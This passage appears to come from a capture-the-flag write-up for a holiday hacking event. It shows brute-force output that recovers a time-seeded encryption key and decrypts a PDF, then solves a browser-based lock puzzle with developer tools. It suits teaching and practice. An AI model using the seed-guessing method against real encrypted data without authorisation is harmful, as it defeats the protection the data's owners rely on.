Seed:1575663634 -- Key: 81e7e83c68d473e0 -- Bytes: [b',r\x80\x9d\xd5\x0b-(']
Seed:1575663635 -- Key: 84e3b03cb32b9c71 -- Bytes: [b'\xf1\xb6\xddD\xc1\xde\xdd!']
Seed:1575663636 -- Key: 87e0783bfe81c401 -- Bytes: [b'X\x08\x01\xdf\xef\xd7\x7f\xae']
Seed:1575663637 -- Key: 8bdc403a48d8ed92 -- Bytes: [b'\xcb\x1c\x18|\xf9\xdb\x9f\x17']
Seed:1575663638 -- Key: 8ed8083a932f1523 -- Bytes: [b",\xab\xb8\xa7\xad'\x8e\xfd"]
Seed:1575663639 -- Key: 91d5d039dd863eb4 -- Bytes: [b'ska/l\xdc\xe6\x85']
Seed:1575663640 -- Key: 94d1993828dc6644 -- Bytes: [b'\xe4\x01\xcc\xc0xQw\xb2']
Seed:1575663641 -- Key: 98ce613873338ed5 -- Bytes: [b'c\x81\x91~\xf3\xdd%\xb4']
Seed:1575663642 -- Key: 9bca2937bd8ab766 -- Bytes: [b'E\x1f\xfc\x1e\x0e_\x17\x98']
Seed:1575663643 -- Key: 9ec6f13608e1dff7 -- Bytes: [b"\xba\xc0'5\xe4\x9c\x8f)"]
Seed:1575663644 -- Key: a1c3b93652370887 -- Bytes: [b'\x95\x0b\x974\x13\xb0\x97\xc3']
Seed:1575663645 -- Key: a5bf81359d8e3018 -- Bytes: [b'\x88\xa2Mr4H\xf6\x07']
Seed:1575663646 -- Key: a8bc4a34e7e559a9 -- Bytes: [b'\xc9 \xf7\x0b5\x04\xb5Y']
Seed:1575663647 -- Key: abb81234323b8139 -- Bytes: [b'\x86?CS\x98\xe4\xf5\xb6']
Seed:1575663648 -- Key: aeb5da337d92aaca -- Bytes: [b"\xda'\xe4\xc5\xfb(wM"]
Seed:1575663649 -- Key: b2b1a232c7e9d25b -- Bytes: [b'C2\xa5^>\xd1\xf6y']
Seed:1575663650 -- Key: b5ad6a321240fbec -- Bytes: [b'%PDF-1.3']

FOUND IT! - Seed:1575663650 -- Key: b5ad6a321240fbec -- Bytes: [b'%PDF-1.3']

Writing plaintext output [./ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf]
```

FOUND IT! - Seed:1575663650 -- Key: b5ad6a321240fbec -- Bytes: [b'PDF-1.3']

Opening the decrypted pdf file shows the following:



The answer to Objective 10 needed for the badge question is the string: **Machine Learning Sleigh Route Finder**

10) Recover Cleartext Document

Difficulty:

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Machine Learning Sleigh Route Finder | Submit

10) Recover Cleartext Document

Difficulty:

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.


Congratulations! You have completed the Recover Cleartext Document challenge!

Objective 11 – Open the Sleigh Shop Door

For this Objective, the summary given in the badge directs you to speak to Shinny Upatree in the Student Union, where he tells us:

> *Shinny Upatree:*
> *Psst - hey!*
> *I'm Shinny Upatree, and I know what's going on!*
> *Yeah, that's right - guarding the sleigh shop has made me privvy to some serious, high-level intel.*
> *In fact, I know WHO is causing all the trouble.*
> *Cindy? Oh no no, not that who. And stop guessing - you'll never figure it out.*
> *The only way you could would be if you could break into my crate, here.*
> *You see, I've written the villain's name down on a piece of paper and hidden it away securely!*

The crate site (https://crate.elfu.org/) is a web challenge that displays a virtual crate with 10 digital locks. Each lock has a challenge question which leads to an 8-character code that unlocks each lock. The answers to each lock are found by examining the DOM using the built-in browser developer tools accessed via F12 in the browser. Note that all codes are recalculated on every visit or refresh of the page, so refreshing the page will force you to start over. I found this challenge to be slightly more straightforward to solve in Firefox vs. Chrome, so below will be the solutions based on Firefox and its built-in developer tools. All locks need the developer tools pane open, so press F12 and leave it up for the duration of this Objective and it should look like this for Firefox:




When you find a code, just click in the lock display window, type it in (must be 8-characters), and press UNLOCK button

LOCK #1:

Question:
I locked the crate with the villain's name inside. Can you get it out?
You don't need a clever riddle to open the console and scroll a little.

Holiday Hack Trail Hint (HARD Mode):
"1 - When I'm down, my F12 key consoles me"

Solution:
1. Console tab - scroll up to the top and you will see the code in a green block.




LOCK #2:

Question:
Some codes are hard to spy, perhaps they'll show up on pulp with dye?

Holiday Hack Trail Hint (HARD Mode):
"2 - Reminds me of the transition to the paperless naughty/nice list..."

Solution:
1. Inspector tab - scroll to the list item <li> tag for the "c2-text instructions"
2. You will find it in the section



LOCK #3:

Question:
This code is still unknown; it was fetched but never shown.

Holiday Hack Trail Hint (HARD Mode):
"3 - Like a present stuck in the chimney! It got sent..."


Solution:
1. Network tab - hover over the png file shown in the list or right click to view

LOCK #4:

Question:
Where might we keep the things we forage? Yes, of course: Local barrels!

Holiday Hack Trail Hint (HARD Mode):
"4 - We keep that next to the cookie jar"

Solution:
1. Storage tab - under "local Storage"
2. Key/value pair will be shown and it's in the value field




LOCK #5:

Question:
Did you notice the code in the title? It may very well prove vital.

Holiday Hack Trail Hint (HARD Mode):
"5 - My title is toy maker the combination is 12345"

Solution:
1. Inspector tab - expand the "head" and then "title" section




LOCK #6:

Question:
In order for this hologram to be effective, it may be necessary to increase your perspective.

Holiday Hack Trail Hint (HARD Mode):
"6 - Are we making hologram elf trading cards this year?"

Solution:
1. Inspector tab
2. Scroll down to the list item for the instructions for this lock
3. Right click on this list item and "Expand All"
4. Find the div subsection for "sticker"
5. Then find the div subsection for "hologram"
6. Look to the right in "Filter Styles" window and for hologram you should see a "perspective" field with value "15px"
7. Change the "15px" to something between "**7200**px" and "**7800**px" to get the letters to line up in the proper order in the sticker image
8. Use that order to enter the code




LOCK #7:

Question:
The font you're seeing is pretty slick, but this lock's code was my first pick.

Holiday Hack Trail Hint (HARD Mode):
"7 - If we are, we should have a few fonts to choose from"

Solution:
1. Go to the "Style Editor" tab
2. Scroll down to the "inline style sheet #4" entry at the bottom of the list
3. The font-family will show the code




LOCK #8:

Question:
In the event that the .eggs go bad, you must figure out who will be sad.

Holiday Hack Trail Hint (HARD Mode):
"8 - The parents of spoiled kids go on the naughty list..."

Solution:
1. Inspector tab - search for ".eggs"
2. Click on the "event" associated with the ".eggs" span class
3. Click to expand the event window




Note: Lock #8 and #10 are the only locks where the code is always the same after a page refresh: VERONICA

LOCK #9:

Question:
This next code will be unredacted, but only when all the chakras are :active.

Holiday Hack Trail Hint (HARD Mode):
"9 - Some toys have to be forced active"

Solution:
1. Style Editor tab - select the large css with 62 rules
2. Click in right windows, Ctrl-F and search for "chakra"
3. Scroll down to the "nth-child" ":active:after" entries
4. The "content:" entries will show the order to enter the code, top-down.



LOCK #10:

Question:
Oh, no! This lock's out of commission! Pop off the cover and locate what's missing.

